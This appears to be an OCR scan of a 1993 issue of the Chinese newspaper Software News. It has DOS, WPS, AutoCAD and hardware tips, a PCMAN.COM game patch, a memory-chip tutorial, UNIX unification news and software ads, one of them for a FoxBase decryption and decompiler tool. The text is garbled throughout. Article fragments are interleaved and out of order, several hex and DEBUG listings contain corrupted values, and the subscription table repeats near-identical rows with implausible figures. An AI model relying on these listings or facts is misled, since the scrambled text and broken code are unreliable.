(节省硬盘空间近3.9M)给其它的应用程序,但213的显示字库同XSDOS.LPH不一样,需做一些改动,将213显示字库中的10区至15区的空白区删去,方可被WPS使用,转换前字库长度为261696 byte(近256K),转换后的字库为234K,笔者做了一个小程序用于删去空白区,感兴趣的读者可以一试,程序见附录2

大连 邓鸿强

```

附1. <>TYPE CONFIG.SYS
files = 30
buffers = 80
device = C:\himem.sys
device = d: \ windows
\smardrv.sys 256

```

附2.10'转换程序

```

20 KEY OFF,CLS
30 OPEN "c:\hzk16.*" AS #1
LEN = 32' 显示字库每一汉字字为32字节
40 OPEN "c:\xsdos.lph" AS #2
LEN = 32' 请事先将真正XSDOS.LPH删除或改名
50 FOR I = 1 TO 846' 转换图形区
60 GET #1,I
70 FIELD #1,32 AS A$
80 FIELD #2,32 AS B$
90 C$ = A$
100 LET B$ = C$
110 PUT #2,I
120 NEXT I
130' 转换汉字区
150 FOR I = 1411 TO 8178
160 GET #1,I
170 FIELD #1,32 AS A$
180 FIELD #2,32 AS B$
190 C$ = A$
200 LET B$ = C$
210 PUT #2,I
220 NEXT I
230 PRINT "213显示字库HZK16
-->金山字库XSDOS.LPH
转换完毕!"
240 END

```

使用金山DOS的合理配置

节省磁盘使用空间两法

D编辑方式编辑一篇文章所用的字节数比N编辑方式所用的多,例如:编一个"计算机世界"的专栏,用D方式要783个字节,而N方式只要15个字节,再如,编辑本文,用D方式要2110个字节,用N方式只要1342字节,利用这个特点,我们可以用D方式编辑一篇文章存盘后,再用N方式调入,再存盘,这样可以节省磁盘空间,而且对文章的内容不会有任何影响,必须提醒的是,最好不要直接使用N编辑方式编辑文件,因为N编辑不能自动换行,而且也不可用Ctrl-B键重新排版。

二、巧用WPS中的块写文件命令

用WPS中的D编辑方式编辑好一篇文章后,不存盘,把整个文件定义为一个块,然后用块写命令,将其写一目标文件中,将源文件放弃即可,这样在目标文件中就有一篇编辑好的文章,而且较之源文件所占使用空间要少得多,例如,编辑"计算机世界"专栏,用D编辑方式需要783个字节;再如,本文用D编辑方式需要2110字节,N编辑方式需要1342字节,而用块写命令只需要1341字节。尤其值得一提的是,第二种方法不仅更方便、更快捷,而且对那些需要经常处理内容相同或固定不变的表格、固定格式的文头和文尾的输入者更为快捷和节约。

一、巧用WPS中的D编辑方式和N编辑方式

想如能使该机成为IBM PC兼容机,不仅可以大大提高该机的用途,而且可以成为名符其实的"膝上电脑",给我们的工作和学习带来极大的方便,经反复调试,取得成功,现介绍如下:

江苏 王铁标

MS-1300打字编辑机改造为IBM PC兼容机

MS-1300打字编辑机是四通公司最近推出的一种笔记本型便携式中英文编辑机,由于该机具有体积小(重量分别为315、48、252mm),重量轻(3.5kg),文字处理比MS-2401更为方便并能与MS-2041上打印输出的特点,倍受用户的欢迎,特别是用于旅游办公、外出谈判、采访场合,尤为适宜。

该机硬件配置主要有:

- 处理器:80C86;
- 时钟频率:10MHz;
- 显示器:640×200液晶显示屏(与IBM CGA兼容);
- 键盘:83键(与101/102键兼容);
- 磁盘:一个3.5英寸720K软驱(可扩展一个20兆硬盘);
- 随机配置的软件系统有:BOOT,引导区,0磁道1个扇区,判别是否1300系统盘,并自举MS-1300中文编辑系统;
- IO.SYS; 22588B,隐藏系统文件(相当于DOS的IBMBIO.COM文件);
- MSDOS.SYS; 30128B,隐藏系统文件(相当于DOS的IBMDOS.COM文件);
- BWP.COM; 14B,隐藏系统文件,调用固化在ROM中的中文编辑系统;
- PC-TALK.EXE; 82176B,通讯软件;
- PRINT.DRV; 17043B,打印驱动程序;

通过分析可以看出,该机比MS-2401四通打字机显得更为灵活方便,硬件配置基本与IBM PC机兼容;软件系统也与PCDOS相似,因此,我们说

MS-1300打字编辑机改造为IBM PC兼容机

1. 在计算机上用PCTOOLS软件或FORMAT命令带 /S参数格式化一张720K的3.5英寸系统盘,再用外部命令SYS将DOS3.5版的"IBMBIO.COM", "IBMDOS.COM"两个文件写入该盘,再用COPY命令将"COMMAND.COM"文件拷入该盘。

2. 修改系统盘引导区

方法一:修改引导区的系统标识符,在系统启动自检时,系统首先检查软盘是否有MS 1300标识符"50TEC",如没有则不能启动,因此,我们可用PCTOOLS软件修改引导区:

- (1) 选入PCTOOLS后,在磁盘操作方式下,输入字母"E"后,显示出磁道的磁道信息;
- (2) 按"F3"后再按"F1",直接将"IBM3.5"修改成"50TEC3.5";
- (3) 按"F5"后键入"U"存盘,再按"BSC"退出即可。

方法二:用DEBUG软件重写引导区再修改。

- (1) 将MS-1300系统盘插入3.5英寸软驱(多为B驱动器);
- (2) 在DEBUG中"提示符下,键入"1. 100 1 0 1"后按回车键,即从内存起始地址100101给驱动器0磁道开始的的一个扇区内容;
- (3) 在"提示符后键入: F 2D 2EB"IBMBIO COM IBMDOS COM"

提高AutoCAD运行速度的一种方法

AutoCAD是目前在微机中最流行的辅助设计、辅助绘图软件,它的使用者很多,但它有一个缺点,那就是在生成图形,特别是在文字、尺寸标注方面速度很慢。下面以优化的AutoCAD为例,介绍大幅度提高它的运行速度的方法。当前使用AutoCAD绘图的微机大部分为386、486

机,配置有4M内存或更大,其中3M为扩充内存,很好的使用它就能大幅度提高AutoCAD的运行速度。

首先,建立一个2M的虚拟盘,然后把AutoCAD中的覆盖文件在CONFIG.SYS文件中加入到虚拟盘中,再把AutoCAD.SHX和ACAD.EXE DEVICE=C:\DOS\VDISK.SYS/E

2048建立2M大小的虚拟盘

```

并出用PATH和APPEND
指出DOS和CAD文件的
路径名,转入虚拟盘,运
行ACAD即可。
ECHO OFF
PATH=C:\DOS
APPEND=C:\CAD10
COPY C:\CAD10
*.OVL E:
COPY C:\CAD10
\ACAD.SHX E:

```

即用F命令将系统自举的"IO.SYS,MS-DOS.SYS"系统文件名分别改为"IBMBIO.COM,IBMDOS.COM"文件名;

(4) 再插入新制作的系统盘,键入"W 100 1 0 1"回车,将内存中修改过的MS-1300系统盘0磁道内容写入新制作的系统盘。

3. 用该系统盘可引导PCDOS,使其成为DOS控制下的PC兼容机,当屏幕出现DOS提示符"A)"时,系统环境和IBM PC机基本一样,可引导多种汉字操作系统(如CCDOS、四版和五版的五笔字型、西山CCDOS等)和运行大部分PC兼容软件(如各种版本的数据库、GWBASIC等高级语言程序及WS、WPS等汉字编辑软件)。

DOS环境变量的使用为应用程序及应用程序与操作系统间通信提供了方便,然而DOS文档中有关这方面的内容介绍甚少,许多功能未能收入文档,故广大应用者一般仅用设置执行文件搜索路径PATH等简单的应用,在此笔者向广大读者介绍几个高级应用:

一、多个批处理文件间用DOS环境变量进行通信。

使用过MicroSoft公司的软件(如Microsoft C)的读者也许会发现,这些软件装配后会在批处理文件AUTOEXEC.BAT文件中出现诸如%PATH%, %INCLUDE%这些奇怪的字符串,其实这就是Microsoft公司的软件使用了他们在DOS中未公开的功能——设置能被.BAT文件检测和使用的环境变量,其格式如下:

```

SET Var = string, %Var%
式中Var即为变量名称如PATH;
String为任何字符串如路径串;
那末如何检测到已定义变量的值呢?另一个DOS未公开的功能可做到这一点,格式如下:
IF %Var% == String Go To Label
式中Var为变量名, String为另一个合法的字符串;
Label为一个批处理转向标号;
上式的功能为当在别的批处理文件中已定义的环境变量Var的值等于String时转移到Label号处执行(表达式的前加NOT),注意上述命令只能在批处理文件中使用。
这个功能我们能使批处理文件编写得更加完美和高效。请看下列:
在AUTOEXEC.BAT中有:
SET CC=F,%CC%
.....
变量%CC%,其值为T,我们建立一个启动字处理程序WPS的批处理文件CC.BAT(程序如下):
ECHO OFF
CD C:\WPS
IF %CC% == T GOTO 1
CHLIB
VDKEY
PY
PRTRDV
SET CC=T
:1
WPS
CD \
ECHO ON
从上述批处理过程可见,CC.BAT首次启动时(此前未运行其它汉字启动程序)由于%CC%的值为F,程序启动装入金山CCDOS并设置%CC%的值为T,然后进入WPS,以后每次运行均能检测到%CC%的值为T而跳过汉字系统的装入,从而避免了每次运行便在内存驻留一次PY等模块的不足,仿照这个.BAT文件在汉字DBASE、WS等需要在中文环境中运行的程序均作上述处理,使多个.BAT文件均能检测到%CC%的值并作相应的处理,使你的计算机有条不紊地工作;另外退出中文操作系统时别忘了设置%CC%变量,请看QUITC.BAT(程序二):
ECHO OFF
QUIT
SET CC=F
ECHO ON
另外使用环境变量可使原环境中增加新的内容,如把新的路径增加到路径串中(程序三):
PATHADD, BAT.
ECHO OFF
SET PATH = % % % ; % PATH%
PATH
ECHO ON
这一小程序能为你方便地把命令行上的路径参数加入环境而不影响原有的设置;
上述方法笔者经验在DOS2.0以上各版本均能使用,读者不妨一试,通过环境变量传递少量信息比起传统的通过文件方法无疑要快捷简便得多。
二、应用程序内部设置,使用环境变量。

```

在应用程序使用环境比起前述批处理中使用要复杂一些,在此先介绍三个未收入DOS文档的内容:

1. INT2E(执行命令):这一中断取得DS,SI指向命令串并把它传送给COMMAND.COM的常驻部份执行,当这一串是一个DOS的SET命令串时,能达到我们要设置环境变量之目的。

2. INT2I功能51H(取得PSP):在BX中返回DOS当前PSP段地址;

3. 在PSP偏移2C处包含程序环境的段地址,在偏移16H处包含无文档的父进程PSP指针,通过它们我们能访问到所有父进程的环境;

灵活使用DOS环境变量

根据这三个功能,无论在汇编语言或高级语言(PASCAL、C)一级,我们均能容易地对环境变量进行存取,由于篇幅有限不再详谈,有兴趣读者可参阅有关资料自己编程,如果在CONFIG.SYS中用SHELL保留适当通信的信息量能达到几十K之多,使用你会发现它是无比奇妙可靠的。

江苏 平伟

软件报 91年32期《中华学习机中文软件向天坛学习机转换》(以下简称《转换软件》)一文介绍了程序原理和功能。笔者经过在天坛学习机运行《转换软件》后,发现每次只能转换一个中文字,一个较长的中文程序转换成天坛学习机中文程序,要经过多次CALL768操作,即使输入BASIC程序多次调用《转换软件》,而转换后的中文打印语句中也是一个汉字一个汉字,这样的程序是不能运行,要删除这些字符就要一一找出中文行号进行删除,可想工作量之大。

例如在中华学习机显示“中华学习机”转换后显示“中*华*学*习*机*”,笔者曾转换过程序,结果是徒劳的,为此设计一真正转换程序,奉献给广大学习机爱好者。

本程序有如下特点:

1. 运行速度快;
2. 占用内存少;
3. 字间没有字符;

使用方法同《转换软件》
使用程序在 TEC-B1 和 CEC-1 机通过。

```

附程序一:
0300-A9 01 85 FE 85 FA A9 08
0308-B5 FF 85 FB D8 A5 FE 85
0310-FC A5 FF 85 FD A0 00 B1
0318-FC 85 FE C8 B1 FC C9 00
0320-D0 22 A0 00 A8 91 FA C8
0328-91 FA A5 FA 18 69 02 85
0330-AF 85 69 85 6B 95 6D A9
0338-00 65 FB 85 60 85 6A 85
0340-6C 85 6E 60 85 FF C8 B1
0348-7C 81 FA C8 B1 FC 91 FA
0350-A2 04 C8 B1 FC C9 00 F0
0358-0C C9 7F F0 2B 20 B6 03
0360-C8 E8 4C 53 03 A9 00 20
0368-B8 03 A8 E8 8A 18 65 FA
0370-85 06 91 FA A9 00 65 FB
0378-85 07 C8 91 FA A5 06 85
0380-FA A5 07 85 FB 4C 0D 03
0388-C8 A9 02 85 08 A9 00 85
0390-06 B1 FC C9 22 10 02 E6
0398-06 C9 2C 10 02 E6 06 C9
03A0-SA 10 02 E6 06 18 65 06
03A8-69 81 20 B8 03 E8 C8 C6
03B0-08 F0 A0 4C 8D 03 B1 FC
03B8-86 06 84 07 A4 06 91 FA
03C0-A4 07 60
  
```

欧TP-801单板机为51系列单片机的开发工具(续)

五、增设了程序编辑功能,由以下几余项组成:

LDTA, 程序块传送, 可将任一存储区间的程序块传送到另一存储区。它在调整和编辑程序时很有用。利用它就可将已开发过的软件中的某段程序直接移植到待开发的软件中, 减少重复开发次数, 节省开发时间, 提高编程效率。

FRON, 删除命令, 可将显示地址以后区间的程序依次前移一个单元, 而删除显示地址单元内的原指令。

MOVE, 插入命令, 可将显示地址以后区间的程序依次后移一个单元, 而空出显示地址单元, 利用它可在某处插入几个字节的指令, 操作后显示地址不变, 可简化插入指令操作。

FRON 和 MOVE 是修改和编辑程序时不可缺少的命令。

COPY, 复制命令, 可将任一区间的程序复制到插在 PROM1 插座上的 2816A 或 6116 中, 它是开发 51 机软件最关键的一条命令。

PROM, 固化 2716 (插在 PROM2 插座上), 它取消了原系统中苛刻的限制条件, 目的地址和源程序地址均可由用户随意设定, 这对于开发 51 机是非常必要的。

六、改进转录和调入磁带程序的方式, 使其操作更方便, 适应实际需要, DUMP, 转录命令; LOAD, 调入命令。

转录程序时可将由用户定义的文件名 (由两位符号表示) 一同复制到磁带上, 调入程序时只要给出待调程序的文件名, 系统便可自动从磁带上搜索到所需程序, 解除人工搜索的困难 (因缩短了引导段和结束段的时间, 所以搜索程序并不费时, 相反却加快了调入速度), 而且每次可以调入几个程序, 调入多个程序存放的存储区可以任意设定, 调入多个程序时可自动将它们连接起来, 这对于开发软件是非常实用的。当调入程序有错时并不中断调入 (原系统则中断, 而后而程序不能调入), 而是在调入结束后给出错误信息和地址, 这时可由 SECH 命令逐个检测和修改每个错误, 将磁带转录、调入命令与程序编辑命令配合使用, 会更灵活快速方便地完成程序的修改编辑工作。

最后简单介绍一下利用新系统开发 51 机 (或其它系列微机) 软件的方法, 最好有一片电擦除的 2816A (如果没有可用 6116 制作一个转移开发器; 如果应用软件容量超过 2K 字节, 可买一个 8K 插座, 并用一片 2864 或 6264, 在此均不再赘述), 将它插入 PROM1 插座 (地址为 0800H~0FFFH), 就可由键盘直接将程序存入 2816A 中, 或者先存入 2000H 起始的存储区中 (在此区间便于对输入程序进行编辑调整), 然后再用 COPY 命令将程序复制到 2816A 中, 再将 2816A 转移到 51 机系统上便可进行在线式运行, 通过试运行发现错误, 把 2816A 再回到单板机上进行修改或编辑, 修改后再复制到 2816A 中, 并再次试运行, 直到程序完全正确就可将 2816A 中的软件固化到 2716 中, 这样就完成了一次开发工作。

由于受软件版面限制, 有关新版监控程序的其它特点、各命令的详细功能和具体操作方法在此不不过多说明, 如有感兴趣者可写信向报社联系。

辽宁 曹德先

改造 PCMAN.COM

PC 机上的大食客 PCMAN.COM 是一个设计小巧精彩的经典游戏, 其设计是基于 CPU 的 8085/8088CPU, 但随着计算机 CPU 升级, PC 机逐渐淘汰, 到目前, 386 用户最多, 其处理速度大大高于 PC 机, 此时 PCMAN.COM 运行速度太快, 无法玩, 另外, PCMAN.COM 运行过程中无法返回 DOS, 为了终止游戏只好重新启动, 这样显得很麻烦, 为此, 笔者对该游戏进行了跟踪, 找到了问题的解决方法, 笔者的机型是 COMPAQ386/20, 方案如下:

1. 在程序中加入空循环以降低程序运行速度。
2. 给程序增添返回 DOS 之功能, 这里采用的是大写字母 Q, 当大食客生命用完后, 屏幕显示名次表, 此时按大写字母 Q 即可返回 DOS。

COMPAQ386/20, 方案如下:

```

PCMAN.COM 为 5300)
-U13B1,13B4
12EB,13B1 BB000, MOV BX,0000
12EB,13B4 8A76932 MOV AL,[BX+3299]
-A13B1
12EB,13B1 JMP 5400 ;跳转地址一原 PCMAN.COM 长度+100H
-A4400
12EB,6400 PUSH CX
12EB,6401 MOV CX,FF7F ;循环FF7F次
12EB,6404 LOOP 5404
12EB,6408 MOV CX,FF7F ;循环FF7F次
12EB,6409 LOOP 5409
12EB,640C POP CX
12EB,640C MOV BX,0000
12EB,640F JMP 13B4
以上原程序速度部分
533A ;543AH-100H=533AH
-533A
  
```

以下原程序返回 DOS 功能部分

```

-U2FE,302
12EB,02FE 3C20 CMP AL,20
12EB,0300 7423 JZ 0355
  
```

记下 PCMAN.COM 的大小, HEX 制, 笔者的 PC

为了适应您的机型, 循环次数可随当调整, 返回 DOS 的字母也可以按您的习惯改变。

四川 杨小洪

《微机原理》辅导

第三讲 半导体存储器

一、要求, 明确存储器的功能, 掌握基本存储电路存取信息的原理, 了解半导体存储器的组成结构及用不同型号的存储芯片构成特定容量存储器的方法。

二、存储器原理

原则上, 任何一种具有两个稳定状态的器件都可做计算机的存储器。早期的磁芯存储器就是利用一颗磁芯具有两个稳定的剩磁状态来存储一位二进制信息的, 但由于磁芯存储器的结构复杂, 体积大, 耗电多及价格昂贵等缺点, 而被半导体存储器所取代。磁芯存储器具有所存信息不易“挥发”(故又称作永久性存储器)及破坏性读出的特点, 即读后要改变磁芯原来所处的剩磁状态, 读后必须重写。

半导体存储器为挥发性存储器, 即一旦断电原存信息就消逝; 但读后不会改变原来存储的信息, 因此, 半导体存储器具有非破坏性读出的特点。半导体存储器可分为读写存储器 (又称为随机存取存储器) 和只读存储器两类, 即 RAM 和 ROM。读写存储器又依据存储单元电路的存储原理不同而分为静态 RAM 和动态 RAM 两种。

列线 Y 上同为高电平, 则该单元选中。使 MOS 管 T5, T6, T7, T8 饱和导通, 呈现出“电子开关”的闭合状态。

写操作 (即存数原理), 当写控制信号 WR 由 CPU 执行存数指令产生有效时, 数据线的一位二进制信息分别通过开关 1, 2, 2 级 MOS 管 T7, T5, T8, T6 加到 T2, T1 栅极, 使该触发器的输出端呈现相应的二位状态 (“1”或 “0”)。

存储一位二进制信息需要一个如图 1 所示的基本存储单元, 存储 8 位或 16 位二进制信息则分别需要 8 个或 16 个基本存储单元。

读操作 (即取数原理), 当加上读控制信号 RD (RD 由 CPU 执行取数指令产生) 时, 三态门 8 导通。触发器存储的信息 (图中以 T2 的状态表示) 便通过 T6, T8 引到数据线, 再通过诸器的有关控制电路送到系统数据总线 DB 供 CPU 采样, 从而实现存储器中指令或数据的读出。

2. 动态 RAM

静态 RAM 的基本存储单元是一个双稳态触发器, 在无外界信号触发时, 触发器的原状态不会改变, 因此, 只要系统不断电, 就能长时间地保存存储信息, 这就是“静态 RAM”称之为“静态”的原因。动态 RAM 则是利用 MOS 管的栅源间的极间电容来存储信息的, 当此电容充有电荷, 表示存储的信息为 1; 电容上没有电荷则表示信息为 0。由于极间电容上的电荷总会“慢慢”漏掉, 故使得所存信息不稳定, 为保持信息, 必须定时给电容充电, 也就是使信息“再生”, 或称为“刷新”, 其管理 RAM 有刷新之烦, 但因其基本存储电路简单, 可提高存储芯片的集成度, 实现大容量存储结构, 这就是动态 RAM 得到广泛应用的原因。

动态 RAM 的基本存储电路分单管式和 4 管式两种, 它的读、写操作及刷新过程, 参见有关资料便会明白。

三、存储器的组成

上述介绍了一个基本存储单元 (带一位二进制位的电路) 的读写原理, 微型计算机的存储器由若干个存储芯片组成, 一个存储芯片内集成有若干个基本存储单元, 市面上有各种型号的存储芯片, 例如: 2K 位, 记作 2K×1 位; 1K×4 位; 16K×8 位; 64K×16 位等。

若选用 2K×1 位的芯片组成 2K×8 位的存储器, 其连接原理如图 2 所示。

各芯片的数据线分别接到系统数据总线 DB 的各位, 地址线的相应位及各控制线并接在一起, 接到系统总线 AB、CB 的对应位, 即构成一位 2K 字节存储器原理图 (待续)





图1 静态MOS 6管基本存储电路

图2 用2K×1位芯片组成2K×8位的存储器

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编:刘德铸 副主编:唐敏
国内统一刊号:CN51-0106 订网代号:61-74 地址:成都市金河街75号 邮政编码:610015

众所周知,在开放系统中UNIX将是首选的操作系统,但UNIX在发展过程中形成许多版本,为争取成为标准的UNIX版本,世界上分成立两大阵营,1988年5月成立的OSF(开放软件基金会),以IBM、DEC、HP等为首,它们要求用OSF/1版本作为标准UNIX,1988年12月成立的UI(UNIX国际),以AT&T、Sun Microsystems为首,它们要求用当今最流行的版本SVR4作为标准UNIX。

正当两大阵营相持不下时,Microsoft即将把下一代操作系统Windows NT正式投入市场,由于NT也可作为服务器操作系统,所以对UNIX构成重大威胁。微软当前迫使UNIX厂家一致对外,今年3月18日,由世界UNIX工作站巨头IBM、HP、Sun Microsystems等联合开发UNIX的软件公司USL、Univel、SCO等共六家宣布,它们将通过走向"COSE(共同开放软件环境)"计划,使UNIX走向事实上的统一。通过这一计划将四个领域六种技术的规格得到统一。这一计划实施后,使用UNIX的用户不用管的是什么版本,都可使应用程序通用和得到统一的操作环境。这样,尽管不同版本的UNIX没有统一到一版本上,但从用户和应用程序开发者来看,它们实际上已得到统一。

因为UNIX分裂成今天两大阵营有其历史根源,强行统一到一种版本上必定涉及各个厂家的具体利益,因此只好采取折衷的办法,在内核和应用程序层之间所谓的中间件(middleware)进行统一。这样各厂家仍可各自使用原先的操

UNIX正走向统一

作系统;而它们长期积累的软件资源仍可继续使用。

现已决定六月中旬公布有关的暂定规格,十月发表有关产品详情。这次要统一规格的四个领域六种技术如下:

- (1)共同上层环境
大家将提供具有统一性的API应用程序设计界面,在各家的产品上都将采用多窗管理程序"X Window System Version 11",画面表示规格"Motif"工具包和界面,在应用程序之间交换数据用的"Sunsoft的Tool Talk".
- (2)网络连接
为了连接不同机种的计算机,可以采用OSF的分散计算环境DEC、Sunsoft的ONC+,Novell和Univel的Netware UNIX Client等所有三种通信协议。
- (3)新技术
它包括3种技术:①图形技术,分别采用X集团规定的图像功能"X lib/X", "Pex lib/PEX",以及开发中的"XIE lib/XIE";②多媒体技术,要共同对应"对活多媒体技术(IMA)"公开征集的技术规格;③对象技术,今后开发的产品要以分散对象管理标准规格"CORBA"为准。
- (4)系统管理

有美国的Unisys、Cray Research、Convex Computer,欧洲的SNI、ICL,日本的富士通、日立制作所、东芝、冲电气工业等25家,保持沉默的有美国的DEC、NCR、SGI、Tandem Computer,欧洲的Olivetti、Dell,日本的NEC、索尼、三菱电机等。

保持沉默的企业大体上可分为两类。第一类是以SGI、NEC为核心的采用MIPS芯片的企业,索尼、Olivetti、Tandem等都属于这一类。第二类是DEC以同DEC合作进行ALPHA芯片的开发、制造的三菱电机。

因为MIPS和ALPHA这两种芯片,现在正进行用于Windows NT上的移植作业,特别是在进行于Windows NT上的移植作业,现在正在用于NT上的研究中心,往支持NT的方向迈出了一大步,因此,在这个时候它们支持UNIX这一不兼容的

目标Microsoft,则显示出一种满不在乎的态度。日本Microsoft社长毛成真认为,Windows NT同UNIX因软件为服务器操作系统而进行的竞争是必然的,因此出现这六家的联合不足为奇。

其实,在这六家分属于两大阵营的厂家宣布进行合作之际,这两大阵营皆已出现动摇的迹象。去年以来,OSF阵营中的核心成员纷纷转为一派成员,OSF阵营中未定型的成员都要用操作系统OSF/1,但去年它的成员IBM竟公然表示它未采用OSF/1作为操作系统内核。

现在,六家宣布要共同执行COSE计划,更从根本动摇了UI和OSF这两对立阵营存在的基础,意味着UNIX分属于两大阵营时代的即将结束。但是,这并不意味着UNIX阵营内部团结得坚如磐石,而只是意味着争内部领导权改用另一方式进行的。

例如USL(UNIX系统研究所)是UNIX的发明人,过去它对UNIX的具体开发工作,是在UI首脑AT&T指导下进行的,而去年12月是Novell收买后,UI便失去对它的控制,而今参加了COSE,将在很大程度上受IBM、HP、Sun三家的影响。

显然,在底下各家围绕UNIX领导权而进行的竞争并未停止,在局势发生巨大变化时,许多厂家都在阵亡自己的策略,进行讨价还价,今后竞争的残酷,还要看什么时候才能见分明。

北京 陈幼松

★编号:930505
名称:FOXTOOL(foxbase编程语言)V2.0
作者:胡先远
功能简介:共装有25个FOXBASE实用程序,附详细的注释和使用说明,初学者可照章运行,模仿学习设计技术。程序员可直接将其嵌入程序不需修改,具有很强的实用性和通用性,其中:
一、演示程序集锦,包括用户界面设计、软件包装演示、动画技术、日历软件、调色板、计算器、密码口令等用户使用频率很高的实用技术。
二、辅助工具功能,包括自动生成@X、Y、SAY...GET格式、三种通用组合查询程序、自动控制、通用制表等技术性很强的通用程序。
三、设计技巧汇总,提供各种图形自动生成方法、数制转换、下拉弹出式菜单的制作,巧用SET、COL等。

★编号:930506
名称:FoxBase+的执行文件(FOX)解密和反编译成源文件(PRO)的工具软件
作者:凌恩君
功能简介:本软件具有如下功能:
1.将FoxBase+加密过的运行文件(.FOX)解密,生成不加密的(.FOX)文件;
2.对FoxBase+的源文件(.PRO),按DO、WHILE、ENDDO、IF...ELSE、ENDIF、DO CASE...ENDCASE等格式编排并加在它们的嵌套层次,同时给命令行加注释;
3.对FoxBase+的运行文件(.FOX),自动反编译成源文件(.PRO),并完成第2项功能;支持通配符*,?;一次能自动反编译100以内个文件,使用范例(C) Foxp回车,在菜单中选择3,输入要反编译的文件名,如:*FOX回车,运行结束后,将本目录中所有的FOX文件反编译成同名的PRO文件。

以用户/组管理,软件的引入/分散管理,使用许可管理、保存管理、打印树形图和分散文档管理等为主要,六家公司各成立有关的作业部门,以促使其普及。
UNIX阵营联合起来进行统一这一大事,在计算机界激起巨大反响,现在表示支持的,

软件交流园地
运行环境:IBM及其兼容机
CCDOS2.13H 25寸VGA显示
转让形式:5.25英寸软盘一张,内含使用说明,全部源程序
转让价格:250元
联系地址:上海市宝山区盘吉西路480号
联系人:胡先远
邮政编码:201900
源程序语言:FOXBASE2.0
运行环境:IBM及其兼容机
CCDOS2.13H 25寸VGA显示
转让形式:5.25英寸软盘一张,内含使用说明,全部源程序
转让价格:100元(含邮费)
邮购联系人:(210003)南京市双门楼六号 凌恩君

全国电子报刊联合征订简明目录表

刊号	刊名	刊期	开本/页码	单价/全年订价	邮资	地址	邮编
1-26	计算机世界	周刊	4开/160页	0.48/24.00		北京市750信箱	100028
1-48	北京电子报	周刊	4开/32页	0.12/24.00		北京朝阳区东三环北路36号	100026
1-49	湖南电子报	周刊	4开/32页	0.25/12.00		长沙市750信箱	100028
1-145	电子报	周二/4开/4页	0.20/20.00		北京市石景山路23号	100041	
1-125	家用电器	月刊	16开/32页	0.54/6.48		北京西城区月坛北街6号	100026
2-354	电子技术	月刊	16开/64页	1.70/20.40		北京743信箱	100071
2-475	机电技术	月刊	16开/46页	1.20/15.00		北京朝阳区东三环北路27号	100028
2-888	科学与电脑	月刊	16开/56页	0.61/20.10		北京743信箱	100071
2-889	电子技术应用	月刊	16开/48页	0.50/18.00		北京927信箱增刊部	100084
2-892	电子技术	月刊	16开/32页	0.79/9.00		北京市165信箱(万寿路四里11号)	100034
4-741	电子技术	月刊	16开/48页	1.50/18.00		上海085-253信箱	200095
4-746	半年报	月刊	16开/48页	2014.00		上海927信箱增刊部	200021
4-316	无线电	月刊	16开/32页	1.00/12.00		上海085-253信箱	200095
4-386	无线电与电视	双月刊	16开/48页	2.00/12.00		上海市瑞金二路450号	200022
4-741	电子技术	月刊	16开/48页	1.50/18.00		上海085-253信箱	200095
4-115	无线电	月刊	16开/80页	1.50/18.00		成都市青年宫西大街	610031
61-8	成都电子技术	周刊	4开/4页	0.15/7.20		成都南门外东大街66号	610017
61-74	软件	周刊	4开/4页	0.14/7.20		成都南门外东大街75号	610017
62-32	微机与电视	双月刊	16开/48页	0.90/12.00		苏州南门外东大街87号	215003
62-12	电子技术	月刊	4开/4页	1.15/13.50		成都市青年宫西大街	610031
62-141	国外电子技术	月刊	16开/48页	0.90/12.00		北京2452信箱	100084
62-339	计算机世界月刊	月刊	16开/120页	0.02/24.00		北京750信箱计算机世界月刊部	100034
62-417	微机与应用	月刊	16开/48页	1.50/18.00		北京927信箱增刊部	100084
62-418	微机与电视	月刊	16开/48页	1.00/12.00		北京市中关村大街二二五号102室	100080
62-419	微机与电视	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-420	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-421	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-422	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-423	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-424	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-425	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-426	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-427	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-428	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-429	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-430	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-431	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-432	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-433	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-434	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-435	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-436	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-437	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-438	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-439	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031
62-440	国外电子技术	月刊	16开/120页	0.02/24.00		成都青年宫西大街20号	610031

广交朋友
